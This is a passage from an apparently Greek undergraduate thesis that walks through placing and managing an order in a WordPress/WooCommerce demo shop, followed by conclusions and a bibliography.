ΓΡΗΓΟΡΑ ΚΑΙ ΟΙΚΟΝΟΜΙΚΑ

ΥΠΟΣΤΗΡΙΞΗ ΠΕΛΑΤΩΝ +39 097 372659

1 ΠΡΟΪΟΝ €21⁰⁰ ΚΑΛΑΘΙ

ΑΝΑΖΗΤΗΣΗ ΠΡΟΪΟΝΤΩΝ

Αρχική Shop Shop by ▾ Η Εταιρία Επικοινωνία Λίστα Επιθυμιών Τρόποι Πληρωμής

Αρχική / Shop / ΡΟΥΧΑ / T-shirts / Painted In Stripes

"Painted In Stripes" προστέθηκε στο καλάθι σας.

ΠΡΟΒΟΛΗ ΚΑΛΑΘΙΟΥ



PAINTED IN STRIPES

100% Cotton. Τα μπλουζάκι έχει φαρδιά & άνετη γραμμή.
Wishlist

Κατηγορίες: T-shirts, ΡΟΥΧΑ.

€21


ΠΟΣΟΤΗΤΑ
- 1 +

ΧΡΩΜΑ
GREEN

ΜΕΓΕΘΟΣ
L

Εικόνα 89 : Προσθήκη προϊόντος στο καλάθι

Πηγαίνοντας στο καλάθι των αγορών μου μπορώ να δώ τις αγορές μου, συγκεντρωμένες, με την ποσότητα, το χρώμα, το μέγεθος, και το συνολικό κόστος.

Προϊόν	Τιμή	Ποσότητα	Σύνολο
 Painted In Stripes ΧΡΩΜΑ: Green ΜΕΓΕΘΟΣ: L	€21	- 1 +	€21

ΕΦΑΡΜΟΓΗ ΚΟΥΠΟΝΙΟΥ

ΑΝΑΝΕΩΣΗ ΚΑΛΑΘΙΟΥ

ΠΡΟΧΩΡΗΣΤΕ ΣΤΗΝ ΟΛΟΚΛΗΡΩΣΗ ΠΑΡΑΓΓΕΛΙΑΣ →


ΥΠΟΛΟΓΙΣΜΟΣ ΕΞΟΔΩΝ ΑΠΟΣΤΟΛΗΣ ↓

Ελλάδα ▼

Έκπτωση % Καλαθιού

Postcode/Zip

ΕΝΗΜΕΡΩΣΗ ΣΥΝΟΛΩΝ


 ΣΥΝΟΛΑ ΚΑΛΑΘΙΟΥ

Υποσύνολο καλαθιού	€21
Αποστολή	Δωρεάν Αποστολή
Σύνολο	€21

Εικόνα 90 : Εμφάνιση καλαθιού αγορών

Σε αυτό το στάδιο, μπορώ να επιλέξω αν θέλω να συνεχίσω τις αγορές μου ή αν θέλω να προχωρήσω στην ολοκλήρωση της αγοράς αυτών που ήδη έχω επιλέξει. Επιλέγω να ολοκληρώσω την αγορά μου, επιλέγοντας την επιλογή «ΠΡΟΧΩΡΗΣΤΕ ΣΤΗΝ ΟΛΟΚΛΗΡΩΣΗ ΠΑΡΑΓΓΕΛΙΑΣ».

Μου εμφανίζεται μια σελίδα με κάποια απλά βήματα. Το μόνο που μένει για να ολοκληρωθεί η παραγγελία μου είναι να τα ακολουθήσω. Όπως θα δούμε το επόμενο βήμα είναι η συμπλήρωση των στοιχείων μας όσον αφορά τη διεύθυνση χρέωσης και την διεύθυνση αποστολής. Αυτό συμβαίνει επειδή είναι η πρώτη μας παραγγελία και αυτά τα στοιχεία δεν έχουν συμπληρωθεί ποτέ. Να σημειώσουμε ότι η αποστολή θα γίνει στην διεύθυνση χρέωσης, έτσι λοιπόν τα στοιχεία μας θα τα συμπληρώσουμε μόνο στη διεύθυνση χρέωσης.

 Πρόσδος Παραγγελίας

Σύνδεση

Διεύθυνση Χρέωσης

Διεύθυνση Αποστολής

Τρόπος πληρωμής

Προεπισκόπηση Παραγγελίας

ΔΙΕΥΘΥΝΣΗ ΧΡΕΩΣΗΣ

<p>Όνομα *</p> <input style="width: 95%;" type="text"/>	<p>Επίθετο *</p> <input style="width: 95%;" type="text"/>
<p>Όνομα Εταιρίας</p> <input style="width: 95%;" type="text"/>	<p>A.Φ.Μ.</p> <input style="width: 95%;" type="text"/>
<p>Διεύθυνση *</p> <p>Οδός</p> <input style="width: 95%;" type="text"/>	<p>Διαμέρισμα, σουίτα κλπ. (προαιρετικό)</p> <input style="width: 95%;" type="text"/>
<p>Χώρα *</p> <p>Ελλάδα ▼</p>	<p>Πόλη *</p> <p>Πόλη</p> <input style="width: 95%;" type="text"/>
<p>Περιφέρεια *</p> <p>Περιφέρεια</p> <input style="width: 95%;" type="text"/>	<p>Ταχυδρομικός κώδικας *</p> <p>Ταχυδρομικός κώδικας</p> <input style="width: 95%;" type="text"/>
<p>Διεύθυνση ηλεκτρ. ταχυδρομείου *</p> <p>chr_arg@hotmail.com</p> <input style="width: 95%;" type="text"/>	<p>Τηλέφωνο *</p> <input style="width: 95%;" type="text"/>

Αποστολή στη διεύθυνση χρέωσης.

ΤΡΟΠΟΣ ΠΛΗΡΩΜΗΣ →

Εικόνα 91 : Τελική διαδικασία παραγγελίας – Διεύθυνση χρέωσης

Αφού συμπληρώσουμε τα υποχρεωτικά πεδία για την διεύθυνση χρέωσης επιλέγουμε την επιλογή «ΤΡΟΠΟΣ ΠΛΗΡΩΜΗΣ» για να δηλώσουμε τον τρόπο πληρωμής που επιθυμούμε.

The screenshot shows a navigation bar with six tabs: Πρόσδος Παραγγελίας, Σύνδεση, Διεύθυνση Χρέωσης, Διεύθυνση Αποστολής, Τρόπος πληρωμής (active), and Προεπισκόπηση Παραγγελίας. Below the navigation bar, the section is titled "ΤΡΟΠΟΙ ΠΛΗΡΩΜΗΣ". There are three radio button options: "Απευθείας Τραπεζική Μεταφορά", "Μετρητά στην Παράδοση" (selected), and "Πιστωτική κάρτα". Below the "Μετρητά στην Παράδοση" option, there is a text box containing the message: "Η πληρωμή θα γίνει με μετρητά κατά την παραλαβή." There are also icons for "Πιστωτική κάρτα" and "PayPal". At the bottom of the form, there are two buttons: "-- ΔΙΕΥΘΥΝΣΗ ΧΡΕΩΣΗΣ" and "ΠΡΟΕΠΙΣΚΟΠΗΣΗ ΠΑΡΑΓΓΕΛΙΑΣ --".

Εικόνα 92 : Τελική διαδικασία παραγγελίας – Τρόπος πληρωμής

Επιλέγουμε η πληρωμή να γίνει με μετρητά κατά την παραλαβή του προϊόντος και είμαστε έτοιμοι να επιλέξουμε «ΠΡΟΕΠΙΣΚΟΠΗΣΗ ΠΑΡΑΓΓΕΛΙΑΣ».

The screenshot shows a navigation bar with six tabs: Πρόσδος Παραγγελίας, Σύνδεση, Διεύθυνση Χρέωσης, Διεύθυνση Αποστολής, Τρόπος πληρωμής, and Προεπισκόπηση Παραγγελίας (active). Below the navigation bar, the section is titled "Η ΠΑΡΑΓΓΕΛΙΑ ΣΑΣ". It contains a table with the following data:

Προϊόν	Τμχ.	Σύνολα
Painted In Stripes ΧΡΩΜΑ: Green ΜΕΓΕΘΟΣ: L	1	€21
Μερικό Σύνολο Καλαθιού		€21
Μεταφορικά Έξοδα		Δωρεάν Αποστολή
Σύνολο Παραγγελίας		€21

Below the table, there is a section titled "ΠΡΟΣΘΕΤΕΣ ΠΛΗΡΟΦΟΡΙΕΣ" with a sub-heading "Σημειώσεις παραγγελίας". There is a text input field containing the text: "Σημειώσεις για την παραγγελία, π.χ. ειδικές πληροφορίες για την παράδοση." At the bottom of the form, there are two buttons: "-- ΤΡΟΠΟΣ ΠΛΗΡΩΜΗΣ" and "ΠΑΡΑΓΓΕΛΙΑΤΕ".

Εικόνα 93 : Τελική διαδικασία παραγγελίας – Προεπισκόπηση παραγγελίας

Αν θέλουμε προσθέτουμε και άλλες πληροφορίες για την παραγγελία π.χ. ειδικές πληροφορίες για την παράδοση και όταν είμαστε έτοιμοι επιλέγουμε την επιλογή «ΠΑΡΑΓΓΕΙΛΤΕ».

Ευχαριστούμε. Η παραγγελία σας λήφθηκε με επιτυχία!

Παραγγελία:	Ημερομηνία:	Σύνολο:	Τρόπος Πληρωμής
#451	Φεβρουαρίου 2, 2014	€21	Μετρητά στην Παράδοση

Η πληρωμή θα γίνει με μετρητά κατά την παραλαβή.

Λεπτομέρειες παραγγελίας

Προϊόν	Σύνολο
Painted In Stripes × 1	
ΧΡΩΜΑ: Green	€21
ΜΕΓΕΘΟΣ: L	
Υποσύνολο καλαθιού: €21	
Αποστολή: Δωρεάν Αποστολή	
Σύνολο Παραγγελίας: €21	

ΣΤΟΙΧΕΙΑ ΠΕΛΑΤΗ Email: chr_arg@hotmail.com Τηλέφωνο: 2109999999	ΔΙΕΥΘΥΝΣΗ ΧΡΕΩΣΗΣ ΧΡΗΣΤΟΣ ΑΡΓΥΡΟΥΛΗΣ ΔΑΜΑΣΙΠΠΟΥ 24 ΑΘΗΝΑ ΑΤΤΙΚΗΣ 16341	ΔΙΕΥΘΥΝΣΗ ΑΠΟΣΤΟΛΗΣ ΧΡΗΣΤΟΣ ΑΡΓΥΡΟΥΛΗΣ ΔΑΜΑΣΙΠΠΟΥ 24 ΑΘΗΝΑ ΑΤΤΙΚΗΣ 16341
--	--	--

Εικόνα 94 : Τελική διαδικασία παραγγελίας – Επιβεβαίωση παραγγελίας

Η παραγγελία μας πλέον έχει ολοκληρωθεί. Ας υποθέσουμε αυτή τη φορά ότι παίζω το ρόλο του admin και θέλω να δω την παραγγελία ώστε να προχωρήσω στην παράδοση της. Για να εισέλθω στο ηλεκτρονικό κατάστημα αρκεί να επισκεφτώ την <http://localhost:8081/myshop/wp-admin> και να εισάγω τα στοιχεία μου. Θα δούμε ότι υπάρχει μία παραγγελία σε εκκρεμότητα και είναι αυτή που κάναμε εμείς.

Παραγγελίες Προσθέστε Παραγγελία

Όλα (1) Αναζήτηση στις Παραγγελίες

Μαζική επεξεργασία Όλοι οι μήνες Προβολή όλων των πελατών

Κατάσταση	Παραγγελία	Χρέωση	Αποστολή	Σύνολο	Ημερομηνία	Ενέργειες
<input type="checkbox"/>	Παραγγελία #451 δημιουργήθηκε από ΧΡΗΣΤΟΣ ΑΡΓΥΡΟΥΛΗΣ Email: chr_arg@hotmail.com Τηλ.: 2109999999	ΧΡΗΣΤΟΣ ΑΡΓΥΡΟΥΛΗΣ, ΔΑΜΑΣΙΠΠΟΥ 24, ΑΘΗΝΑ, ΑΤΤΙΚΗΣ, 16341 από Μετρητά στην Παράδοση	ΧΡΗΣΤΟΣ ΑΡΓΥΡΟΥΛΗΣ, ΔΑΜΑΣΙΠΠΟΥ 24, ΑΘΗΝΑ, ΑΤΤΙΚΗΣ, 16341 από Δωρεάν Αποστολή	€21	14 λεπτά πριν	<input type="button" value="..."/> <input type="button" value="✓"/> <input type="button" value="🔍"/>

Μαζική επεξεργασία 1 στοιχείο

Εικόνα 95 : Τελική διαδικασία παραγγελίας – Εμφάνιση παραγγελίας

Επιλέγοντας την παραγγελία εμφανίζονται αναλυτικά οι λεπτομέρειες της παραγγελίας (γενικές λεπτομέρειες, στοιχεία χρέωσης, λεπτομέρειες αποστολής, τρόπος πληρωμής)

Επεξεργασία Παραγγελίας Προσθέστε Παραγγελία

Λεπτομέρειες Παραγγελίας

Αριθμός παραγγελίας #451. IP Πελάτη: ::1

Γενικές Λεπτομέρειες Κατάσταση Παραγγελίας: σε αναμονή Ημερομηνία παραγγελίας: 2014-02-02 @ 20:46 Πελάτης: user1 (#2 - chr_arg@hotmail.com) Παρατηρήσεις Πελάτη: Σημειώσεις πελάτη σχετικά με την παραγγελία	Στοιχεία χρέωσης (Επεξεργασία) Διεύθυνση: ΧΡΗΣΤΟΣ ΑΡΓΥΡΟΥΛΗΣ ΔΑΜΑΣΙΠΠΟΥ 24 ΑΘΗΝΑ ΑΤΤΙΚΗΣ 16341 Email: chr_arg@hotmail.com Τηλέφωνο: 2109999999	Λεπτομέρειες Αποστολής (Επεξεργασία) Διεύθυνση: ΧΡΗΣΤΟΣ ΑΡΓΥΡΟΥΛΗΣ ΔΑΜΑΣΙΠΠΟΥ 24 ΑΘΗΝΑ ΑΤΤΙΚΗΣ 16341
--	--	--

Προϊόντα παραγγελίας [?]

	Φορολογική Κλάση [?]	Ποσότητα	Σύνολα [?]	Φόρος
<input type="checkbox"/> Painted In Stripes ΧΡΩΜΑ: Green pa_color: green pa_size: L Προσθήκη meta	Κανονική	1	Σύνολο: 21 Υποσύνολο: 21	0

Άλλες ενέργειες Ενέργειες: ▼	Μετακίνηση στο Καλάθι Αχρήστων Αποθήκευση Παραγγελίας
---	--

Σύνολα παραγγελίας

Εκπτώσεις	€0.00
Εκπτώση καλαθιού: [?]	0.00
Εκπτώση παραγγελίας: [?]	0.00

Αποστολή
 Ετικέτα: Δωρεάν Αποστολή
 Κόστος: 0.00 Μέθοδος: Δωρεάν Αποστ...
Γραμμές φόρων
 + Προσθήκη γραμμής φόρου [?]
 Σύνολο Φόρων: €0.00
 Φόρος πωλήσεων: [?] 0 Φόρος Μεταφορικών: 0
 Σύνολο παραγγελίας: 21.00 Τρόπος Πληρωμής: Μετρητά στην Π...

Εικόνα 96 : Τελική διαδικασία παραγγελίας – Επεξεργασία παραγγελίας

Με αυτόν τον τρόπο σαν admin μπορώ να επιβλέπω όλες τις παραγγελίες, να τις επεξεργάζομαι και να ορίζω ως διαχειριστής σε ποια κατάσταση βρίσκεται η εκάστοτε παραγγελία (π.χ. σε επεξεργασία, ολοκληρώθηκε, κ.ά.). Ορίζω λοιπόν την παραγγελία ότι είναι σε επεξεργασία και πάω να εισέλθω ως πελάτης, που έκανα την παραγγελία προηγουμένως, για να δώ την εξέλιξη της.

Παραγγελία #451. Καταχωρήθηκε στις Φεβρουαρίου 2, 2014. Κατάσταση παραγγελίας: Σε επεξεργασία.

Λεπτομέρειες παραγγελίας

Προϊόν Painted In Stripes × 1 ΧΡΩΜΑ: Green ΜΕΓΕΘΟΣ: L	Σύνολο
Υποσύνολο καλαθιού:	€21
Αποστολή:	Δωρεάν Αποστολή
Σύνολο Παραγγελίας:	€21

ΣΤΟΙΧΕΙΑ ΠΕΛΑΤΗ
 Email: chr_arg@hotmail.com
 Τηλέφωνο: 2109999999

ΔΙΕΥΘΥΝΣΗ ΧΡΕΩΣΗΣ
 ΧΡΗΣΤΟΣ ΑΡΓΥΡΟΥΛΗΣ
 ΔΑΜΑΣΙΠΠΟΥ 24
 ΑΘΗΝΑ
 ΑΤΤΙΚΗΣ
 16341

ΔΙΕΥΘΥΝΣΗ ΑΠΟΣΤΟΛΗΣ
 ΧΡΗΣΤΟΣ ΑΡΓΥΡΟΥΛΗΣ
 ΔΑΜΑΣΙΠΠΟΥ 24
 ΑΘΗΝΑ
 ΑΤΤΙΚΗΣ
 16341

Εικόνα 97 : Τελική διαδικασία παραγγελίας – Λεπτομέρειες παραγγελίας

Παρατηρώ ότι η κατάσταση της παραγγελίας μου είναι σε επεξεργασία. Βλέπουμε λοιπόν ότι τόσο η διαδικασία της παραγγελίας (σαν πελάτης) όσο και η διαδικασία του ελέγχου και της προετοιμασίας της παραγγελίας (σαν admin) πραγματοποιείται με απλά βήματα. Το ηλεκτρονικό μας κατάστημα είναι πλέον έτοιμο για χρήση. Υπόσχεται ευκολία, ταχύτητα και εμπιστοσύνη.

Συμπεράσματα

Το ηλεκτρονικό εμπόριο επιτρέπει στις επιχειρήσεις να λειτουργούν χωρίς τα εμπόδια του χρόνου και της απόστασης. Οι χρήστες του διαδικτύου μπορούν να επισκεφτούν την ιστοσελίδα μας οποιαδήποτε στιγμή και να αγοράσουν τα προϊόντα μας εύκολα και γρήγορα. Στα πλαίσια αυτής της πτυχιακής εργασίας, δημιουργήσαμε ένα σύστημα για online παραγγελίες.

Ο στόχος μας ήταν η εύκολη πλοήγηση των υποψήφιων αγοραστών στις διάφορες κατηγορίες προϊόντων που εμπορεύεται και στο λειτουργικό περιβάλλον της online αγοράς. Δημιουργήσαμε μια ιστοσελίδα εύκολη και πρακτική και για τους διαχειριστές των καταστημάτων, όπου θα μπορούν όποτε το επιθυμούν να επιβλέπουν την λειτουργία του καταστήματος αλλά και την εξέλιξη που έχουν οι παραγγελίες.

Επίσης αφού μελετήσαμε την δομή της πλατφόρμας του Wordpress, δημιουργήσαμε τα δικά μας plugins, είδαμε πως μπορούμε να ελέγξουμε/αυξήσουμε την ασφάλεια του Wordpress, αλλά και πώς να αντλήσουμε δεδομένα από ένα website με ευπάθειες και ελλειπής ασφάλεια.

Βιβλιογραφία - Πηγές

<http://wordpress.org>

<http://www.woothemes.com/woocommerce/>

<http://stackoverflow.com>

<http://www.wpbeginner.com/>

<https://managewp.com/>

<http://www.wpexplorer.com/>

<http://sixrevisions.com/wordpress/>

<http://www.wordpressninja.com/>

<http://en.support.wordpress.com/>

<http://www.wordpress-gr.org/>

<http://www.siteground.com/>

<http://wpspeak.com/>

<http://wpengine.com/>

http://codex.wordpress.org/Using_Permalinks

<http://wpteach.com/>

<http://yithemes.com/product-category/plugins/>

<http://uploadwp.com/>

<http://www.dalih.net/4699/woocommerce/>

<http://www.hongkiat.com/blog/>

<http://shibashake.com/wordpress-theme/wordpress-widget-system>

<http://www.smashingmagazine.com/>

<http://www.webanddesigners.com/>

<http://randomtype.ca/>

<http://devotepress.com/>

<http://wp.tutsplus.com/>

<http://digwp.com/>

<http://net.tutsplus.com/>

<http://www.wdf.gr/>

<http://www.creativebloq.com/>

<https://github.com/>